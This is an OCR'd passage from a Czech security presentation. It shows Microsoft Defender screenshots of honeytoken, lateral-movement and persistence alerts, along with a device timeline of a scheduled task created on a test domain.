
Set Classification

Alert details

Evidence

No related evidence was found

Alert description


Microsoft 365 Defender
susen
JP
Home
Incidents & alerts
Incidents
Alerts
Hunting
Actions & submissions
Threat analytics
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Dashboard
Recommendations
Remediation
Inventories
Weaknesses
Alerts
Honeytoken activity
Administrator
Source Account
3 Hosts
Destination Hosts
5 Hosts
Source Hosts
PC
Related Host
Windows10
Alert story
What happened
Administrator participated in 5 suspicious activities
Alert graph
on
Accessed
Administrator
5 Devices
3 resources
Important information
Administrator attempted to login to 2 computers via 2 domain controllers.
Administrator attempted to authenticate from 3 computers using NTLM when accessing
3 computers.
Administrator attempted to authenticate from 3 computers using NTLM against corporate resource
Potential sensitive lateral movement path identified to sensitive user(s), that includes 2 computers.
Medium
No data available
Open device page
Device value
Manage tags
Contain device
Logged on users(last 30 days)
No data found
Device details
Domain
OS
Windows Server 2012 R2
(Release 6.3 Build 9600)
SAM name
Asset group
Health state
Active
Created on
Nov 26, 2014 11:51:38 AM
Data sensitivity
None
IP addresses
See IP addresses info
First seen
Jan 4, 2023 2:43:25 PM
Last seen
Jan 17, 2023 8:35:31 AM
Onboarding status
Can be onboarded
Resources
See all resources (1)
Recently seen by
Device id

Většina bezpečnostních incidentů přichází zevnitř a ne zvenku

Microsoft Security

Let me do some (hidden) config changes

Commercial company, Automotive

Alert name	Severity	Category	Detection source
New group added suspiciously	Medium	Persistence	EDR
User account created under suspicious circumstances	Medium	Persistence	EDR
Suspicious sequence of exploration activities	Low	Discovery	EDR
Suspicious registry modification	Low	Defense evasion	EDR
New local admin added using Net commands	Medium	Persistence	EDR
Suspicious Scheduled Task Process Launched	Medium	Execution	EDR

oft Defender

Search

Device inventory > win-3i4n85f4br5

win-3i4n85f4br5

No known risks | New | Servers

Overview | Incidents and alerts | **Timeline** | Security recommendations | Inventories

Copy to clipboard | Export | itom | 1 selected | Feb

Filters: Event group: ASR events +14

Event time	Event
Load newer results	
Mar 1, 2024 11:25:44.277 AM	notepad.exe opened named pipe \Device\Mup\W
Mar 1, 2024 11:25:43.987 AM	svchost.exe created process notepad.exe
Mar 1, 2024 11:25:38.948 AM	**svchost.exe created the scheduled task ItomCon**
Mar 1, 2024 11:25:38.892 AM	svchost.exe created registry key 'HKEY_LOCAL_MA

services.exe > svchost.exe > notepad.exe

Event details

Initiating process image file
notepad.exe

Initiating process imag

notepad.exe "\\trololo.local\SYSVOL\trolo
{7E9A7C39-B267-46A1-A68D-C3C71B903DD3}\Machine\itomcfg.ps1"

Initiating process pid
4960

notepad.exe "\\trololo.loc

Pipe name
\Device\Mup\WIN-GGMOGHS...

Desired access
FILE_READ_DATA, FILE_WI

Thread id
836

File operation
Open


Remote client access
True

